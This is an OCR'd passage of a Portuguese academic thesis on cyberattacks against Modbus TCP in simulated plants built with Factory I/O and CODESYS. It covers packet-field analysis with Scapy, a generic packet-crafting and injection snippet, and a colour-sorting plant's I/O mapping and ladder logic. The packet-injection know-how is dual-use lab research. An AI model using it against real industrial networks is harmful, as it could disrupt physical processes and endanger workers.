
A Figura 33 mostra o mesmo pacote observado no Wireshark (nº 501 no Wireshark, que corresponde ao índice 500 em Python, pois o Scapy indexa a partir de 0).

Figura 32 – Resultado da função *pdfdump()*



Fonte: Autor

Figura 33 – Pacote 501 analisado pelo Wireshark



Fonte: Autor

Percebe-se que os últimos 15 bytes correspondem ao payload Modbus TCP, referenciados como *Raw* pelo `pdfdump()` do Scapy. Isso não impede a construção de pacotes de ataque, pois o Scapy permite a criação de novas camadas e protocolos, portanto, mesmo sem o parser do protocolo Modbus, é possível criar a estrutura de cabeçalho MBAP Header (Modbus/TCP) e a estrutura PDU (Modbus), da forma como mostrado na Figura 33. A partir das Figuras 32 e 33 é possível compreender a estrutura de um pacote Modbus TCP, desde os campos das camadas Ethernet, IP, TCP até o cabeçalho MBAP e a PDU de aplicação (Modbus). A Tabela 7 apresenta os campos analisados em cada camada e sua função.

Tabela 7 – Principais campos por camada e sua função

CAMADA	**PARÂMETRO**	**FUNÇÃO**
Ethernet	dst	Endereço MAC de destino.
Ethernet	src	Endereço MAC de origem.
Ethernet	type	EtherType (ex.: IPv4).
IP	version	Versão do IP.
IP	src	Endereço IP de origem.
IP	dst	Endereço IP de destino.
TCP	sport	Porta de origem.
TCP	dport	Porta de destino (502).
TCP	seq	Número de sequência.
TCP	ack	Número de confirmação.
Modbus TCP	transaction_id	Identificador de transação.
Modbus TCP	protocol_id	ID de protocolo.
Modbus TCP	length	Comprimento da mensagem.
Modbus TCP	unit_id	Identificador da unidade.
Modbus PDU	function_code	Código de função.
Modbus PDU	data (Raw)	Dados da PDU.

Fonte: Autor

Além do *sniffing* de tráfego de rede, o Scapy permite a construção de pacotes por camadas e o envio desses pacotes por diferentes meios. O Código 3.3 mostra uma construção básica de um pacote com as camadas Ethernet, IP e TCP, e duas formas distintas de envio desse pacote.

```
1 CAMADA_ETHERNET = Ether(src=ENDERECO_MAC_SORCE, dst=ENDERECO_MAC_DEST
    , type=0x0800)
```

```
2
3 CAMADA_IP = IP(src=IP_SOURCE, dst=IP_DEST)
4
5 CAMADA_TCP = TCP(dport=PORTA_DEST_TCO, sport=PORTA_SRC_TCP, seq=SEQ,
      ack=ACK, window=WINDOW, flags="PA")
6
7 PACOTE_COMPLETO = CAMADA_ETHERNET / CAMADA_IP / CAMADA_TCP
8
9 PACOTE_COMPLETO_TERCEIRA_CAMADA = CAMADA_IP / CAMADA_TCP
10
11 sendp(PACOTE_COMPLETO)
12
13 send(PACOTE_COMPLETO_TERCEIRA_CAMADA)
```

Código 3.3 – Exemplo de construção e envio de pacotes com Scapy

Durante a fase inicial de desenvolvimento dos vetores de ataque, utilizou-se a função *send()* para a transmissão de pacotes no nível IP/TCP. A função *send()* constrói automaticamente a camada Ethernet quando necessário e realiza o envio utilizando a pilha de rede do sistema, o que pode torná-la mais lenta em cenários de envio intensivo, pois exige a resolução de endereços MAC e a gestão implícita de parâmetros de enlace.


Por outro lado, a função *sendp()* envia pacotes diretamente na camada de enlace (nível 2), exigindo que o campo Ethernet já esteja parcialmente construído (por exemplo, endereços MAC de origem/destino e o campo *type* corretamente definidos, no presente trabalho, `type=0x0800` para IPv4). Como a camada Ethernet já é fornecida, o envio com *sendp()* costuma ser mais rápido em testes de injeção.

3.2 Construção e programação das plantas

Agora, com uma base sólida do funcionamento de cada ferramenta utilizada, é possível seguir para os dois ensaios construídos, a fim de analisar, de fato, a inserção de ciberataques a uma rede Modbus TCP e suas implicações na rede e no funcionamento das plantas. A primeira cena estruturada foi a da planta de separação de objetos por cor. A segunda planta estudada foi um controle de nível de um tanque industrial. Em ambos os casos, o software Factory I/O, que simulava

os modelos das plantas em 3D, foi hospedado no Notebook, de IP 192.168.0.169. Já o CODESYS foi o software utilizado para programação dos CLPs utilizados para controlar os processos industriais simulados, empregando a linguagem de programação Ladder, e sendo hospedado no Desktop, de IP 192.168.0.69. A Figura 34 apresenta o diagrama de como foi construída essa conexão.

Figura 34 – Conexão entre os dois computadores




Fonte: Autor

3.2.1 Plantas de separação de peças

A planta de separação de peças por cor é um ambiente existente e pré-construído no *Factory I/O*. No entanto, as cenas prontas do software podem ser alteradas, e, para este caso, algumas modificações foram feitas para tornar a planta mais próxima do funcionamento desejado. A Figura 35 apresenta uma vista aérea da planta com indicações de cada parte do sistema.

Figura 35 – Planta de separação de peças por cor



Fonte: Autor

Analisando cada parte do sistema mostrado na figura, é possível compreender sua lógica de funcionamento. A seta vermelha indica a entrada de peças. Por essa entrada, uma esteira de alimentação conduz as peças até um sensor responsável pela detecção de cor. O sensor está posicionado no arco quadrado azul, ao final da esteira de entrada. Após a leitura da cor, a peça segue para a esteira de saída e se encaminha para as rampas de separação.

De acordo com a cor detectada, azul, verde ou cinza, a peça é direcionada a sua respectiva rampa de descarregamento, por meio de braços articulados com pequenas esteiras auxiliares que são ativados conforme necessário. Entre a esteira de entrada e a de saída existe um *stopblade*, que atua como um bloqueio físico entre as duas esteiras. Enquanto uma peça está sendo separada na esteira de saída, caso outra peça chegue à esteira de entrada, o sistema interrompe o movimento da esteira de entrada e aciona a elevação do stopblade, isolando temporariamente as esteiras até que o processo de separação na saída seja concluído. Por exemplo, quando uma peça cinza está sendo separada na esteira de saída e uma peça de outra cor alcança a esteira de entrada, o mecanismo descrito é ativado.

Ao final da esteira de saída, há uma rampa indicada pela seta laranja. Essa rampa é utilizada no caso de parada do sistema, que é controlado pelo painel de comando representado dentro do quadrado vermelho à direita da imagem. Quando o sistema para, ele aguarda um novo comando de reinício. Ao reiniciar, todas as peças que ainda estiverem na esteira de saída são encaminhadas para a rampa indicada pela seta laranja para separação manual. Assim que não houver mais peças na esteira de saída, o sistema libera o botão de início para que o funcionamento da máquina seja retomado normalmente.


As Figuras 36 e 37 mostram a escolha do protocolo, neste caso Modbus TCP server, o endereçamento dos I/Os e a configuração da rede, com o IP do dispositivo, o Slave ID e a definição de entradas e saídas digitais e analógicas.

Na Figura 36 é possível visualizar todos os sensores e atuadores utilizados na planta. À esquerda encontram-se os sensores, iniciando com "At Exit" no bit 0, do canal de Digital Inputs, que corresponde ao sensor de saída das rampas de separação, sendo um único sensor normalmente fechado que atua para as três rampas. Em seguida estão os botões *start*, *stop* e *reset* e, por fim, o sensor analógico responsável pela identificação da cor das peças, identificado como *Vision Sensor* e mapeado no *Input Register 0*. Essa variável é do tipo *INT*, assumindo o valor 1 quando a cor lida é azul, 4 quando é verde, 7 quando é cinza, e 0 quando não há peça presente.

Figura 36 – Endereçamento dos I/Os planta 1

Fonte: Autor

Figura 37 – Configuração de rede planta 1



Fonte: Autor

À direita da Figura 36 estão todos os atuadores. São doze atuadores digitais, representando as esteiras e dispositivos de movimento: a esteira de entrada corresponde ao bit 0, a esteira de saída ao bit 1, o *stopblade* ao bit 2, os três braços e as respectivas esteiras auxiliares correspondem aos bits 3 a 8, e, por fim, os indicadores luminosos dos botões de comando são mapeados nos bits 9 a 11. Além disso, os três *Holding Registers* representam as variáveis atribuídas aos contadores de peças de cada cor no painel de comando. Essas variáveis são do tipo *INT* e indicam a quantidade de peças separadas para cada rampa correspondente.

3.2.1.1 Programação em Ladder da planta

A configuração de rede e do protocolo do dispositivo CLP foi realizada exatamente conforme descrito anteriormente na Figura 23. O endereço IP do servidor, o *Slave ID* e a porta devem ser idênticos aos configurados no *Factory I/O*, conforme apresentado na Figura 36.

A Figura 38 mostra o mapeamento das variáveis que serão comunicadas entre o *CODESYS* e o *Factory I/O*, devendo obedecer ao mapeamento previamente apresentado na Figura 36. Para essa comunicação, foram criados quatro canais distintos:

- **Canal 0 – Read Discrete Inputs (1 byte)**: destinado à leitura das entradas digitais, sendo atribuídos os primeiros quatro bits referentes aos sensores digitais presentes na planta sendo elas o sensores de presença de peça na saída e botões de comando.
- **Canal 1 – Write Multiple Coils (2 bytes)**: configurado para envio de saídas digitais do CLP ao *Factory I/O*. Neste canal, os bits de saída digital foram mapeados nos bits 0 a 7 do primeiro byte e nos bits 0 a 3 do segundo byte, representando as esteiras, braços e indicadores luminosos.
- **Canal 2 – Read Input Register (2 bytes)**: reservado para leitura do valor analógico do sensor de cor (*Vision Sensor*). Essa variável é do tipo *WORD* (2 bytes) e permite que o CLP identifique a cor detectada por meio de valores inteiros correspondentes a cada cor.

- **Canal 3 – Write Multiple Registers (6 bytes)**: utilizado para escrita de múltiplos registradores. Esse canal possui 6 bytes de tamanho, correspondendo a três variáveis do tipo *WORD*, cada uma com 2 bytes. Esses registradores são utilizados para transmitir ao *Factory I/O* informações como a contagem de peças por cor ou outros valores de estado que o CLP deva reportar.

Figura 38 – Mapeamento das variávies de entrada e saída no CLP planta 1


Variável	Mapeamento	Canal	Endereço	Tipo	Unidade	Descrição
		Channel 0	%IB0	ARRAY [0..0] OF BYTE		Read Discrete Inputs
		Channel 0[0]	%IB0	BYTE		Read Discrete Inputs
Application.PRINCIPAL.SENSOR_SAIDA		Bit0	~~%IX0.0~~	BOOL		0x0000
Application.comandos.Botao_Start		Bit1	~~%IX0.1~~	BOOL		0x0001
Application.comandos.Botao_Stop		Bit2	~~%IX0.2~~	BOOL		0x0002
Application.comandos.Botao_Reset		Bit3	~~%IX0.3~~	BOOL		0x0003
		Channel 1	%QB0	ARRAY [0..1] OF BYTE		Write Multiple Coils
		Channel 1[0]	%QB0	BYTE		Write Multiple Coils
Application.PRINCIPAL.ESTEIRA_IN		Bit0	~~%QX0.0~~	BOOL		0x0000
Application.PRINCIPAL.ESTEIRA_OUT		Bit1	~~%QX0.1~~	BOOL		0x0001
Application.PRINCIPAL.stopblade		Bit2	~~%QX0.2~~	BOOL		0x0002
Application.PRINCIPAL.E1_TURN		Bit3	~~%QX0.3~~	BOOL		0x0003
Application.PRINCIPAL.E1_ON		Bit4	~~%QX0.4~~	BOOL		0x0004
Application.PRINCIPAL.E2_TURN		Bit5	~~%QX0.5~~	BOOL		0x0005
Application.PRINCIPAL.E2_ON		Bit6	~~%QX0.6~~	BOOL		0x0006
Application.PRINCIPAL.E3_TURN		Bit7	~~%QX0.7~~	BOOL		0x0007
		Channel 1[1]	%QB1	BYTE		Write Multiple Coils
Application.PRINCIPAL.E3_ON		Bit0	~~%QX1.0~~	BOOL		0x0008
Application.comandos.Luz_start		Bit1	~~%QX1.1~~	BOOL		0x0009
Application.comandos.Luz_Stop		Bit2	~~%QX1.2~~	BOOL		0x000A
Application.comandos.Luz_Reset		Bit3	~~%QX1.3~~	BOOL		0x000B
		Channel 2	%IW1	ARRAY [0..0] OF WORD		Read Input Registers
Application.PRINCIPAL.SENSOR_COR		Channel 2[0]	~~%IW1~~	WORD		0x0000
		Channel 3	%QW1	ARRAY [0..2] OF WORD		Write Multiple Registers
Application.PRINCIPAL.CONT_1		Channel 3[0]	~~%QW1~~	WORD		0x0000
Application.PRINCIPAL.CONT_2		Channel 3[1]	~~%QW2~~	WORD		0x0001
Application.PRINCIPAL.CONT_3		Channel 3[2]	~~%QW3~~	WORD		0x0002

Fonte: Autor

A estrutura principal do dispositivo pode ser observada na Figura 39, que apresenta a árvore de configuração do projeto no ambiente CODESYS. Nessa árvore é possível identificar elementos já discutidos anteriormente, como a configuração do dispositivo de rede e do protocolo de comunicação, a definição das tarefas e símbolos, bem como as diferentes rotinas de aplicação. Para o funcionamento desta planta, foram desenvolvidos diferentes POUs, cada um com uma função específica, os quais são executados de forma sequencial a partir da tarefa principal, denominada *MainTask*. De forma geral, os programas implementados são descritos a seguir:

- **Comandos**: contém a lógica associada aos botões do painel de comando, especificamente *start*, *stop* e *reset*, controlando o estado geral de operação da planta.
- **Principal**: responsável pela lógica central do sistema, englobando a leitura do sensor de cor, o acionamento dos atuadores de separação e a contagem das peças para cada rampa.
- **Reset_LD**: responsável pela lógica de reinício da máquina após uma parada, garantindo que o sistema retorne a um estado seguro antes de retomar a operação.

Figura 39 – Árvore de projeto da estação de separação por cor



Fonte: Autor

Com o objetivo de facilitar a compreensão do funcionamento da planta, a seguir é apresentada uma explicação da lógica principal utilizada no processo de separação das peças.

A lógica do sistema foi desenvolvida com base na quantidade de peças de uma mesma cor que são detectadas pelo sensor de visão e que, posteriormente, atravessam o sensor de saída. Dessa forma, o sistema opera em ciclos de cor. Por


exemplo, caso cinco peças da cor cinza sejam identificadas consecutivamente pelo sensor de cor e, em seguida, uma peça azul seja detectada, a esteira de entrada é interrompida e a *stopblade* é acionada, impedindo a entrada de novas peças até que todas as cinco peças cinzas tenham passado pelo sensor de saída. Somente após a conclusão desse ciclo a próxima cor é liberada para separação.

Em situações nas quais não há acúmulo de peças da mesma cor, o comportamento do sistema varia conforme a sequência de detecção. Quando uma única peça azul é detectada e, em seguida, uma peça cinza, não é necessário interromper a esteira de entrada nem acionar a *stopblade*. Assim que a peça azul atravessa o sensor de saída, o braço correspondente à rampa azul é desligado, permitindo que a peça da nova cor prossiga pelo sistema. Por outro lado, quando uma peça verde é detectada e, logo em seguida, uma peça azul, a peça azul permanece retida na esteira de entrada até que a peça verde atravesse o sensor de saída. Após a conclusão desse processo, o sistema libera o acionamento do braço correspondente à nova cor, iniciando um novo ciclo de separação.

Cada leitura realizada pelo sensor de cor, mapeado nos bytes do Canal 2 como *Application.PRINCIPAL.SENSOR_COR*, aciona a lógica responsável pela identificação da cor e pelo comando do braço e da esteira auxiliar correspondentes à rampa de separação adequada. A Figura 40 ilustra a primeira etapa dessa lógica, na qual são utilizados comparadores para identificar se o valor lido pelo *Vision Sensor* corresponde às cores azul, verde ou cinza.


Em seguida, a Figura 41 apresenta a lógica de selo utilizada para identificar o início de um novo ciclo de separação para cada cor. Quando uma peça de determinada cor é detectada pela primeira vez, o respectivo *coil* (por exemplo, *PRIMEIRO_AZUL*) é acionado e permanece selado enquanto peças da mesma cor continuam sendo detectadas. Caso uma peça de cor diferente seja identificada, o selo da cor anterior é desfeito e o *coil* correspondente à nova cor é acionado, iniciando um novo ciclo de separação.

Figura 40 – Identificação da cor no sensor



Fonte: Autor


Figura 41 – Selo para cada ciclo de cor



Fonte: Autor

A Figura 42 apresenta a lógica de acionamento dos braços e das esteiras auxiliares responsáveis pelo direcionamento das peças às rampas de separação. Os *coils* identificados como *Ex_ON* representam as esteiras auxiliares, enquanto os *coils Ex_TURN* representam os braços de direcionamento. Os índices de 1 a 3 correspondem às cores azul, verde e cinza, respectivamente. Assim, quando um novo ciclo de cor é iniciado, apenas o braço e a esteira auxiliar correspondentes àquela cor permanecem ativos, enquanto os demais são desativados.

Figura 42 – Acionamento dos atuadores

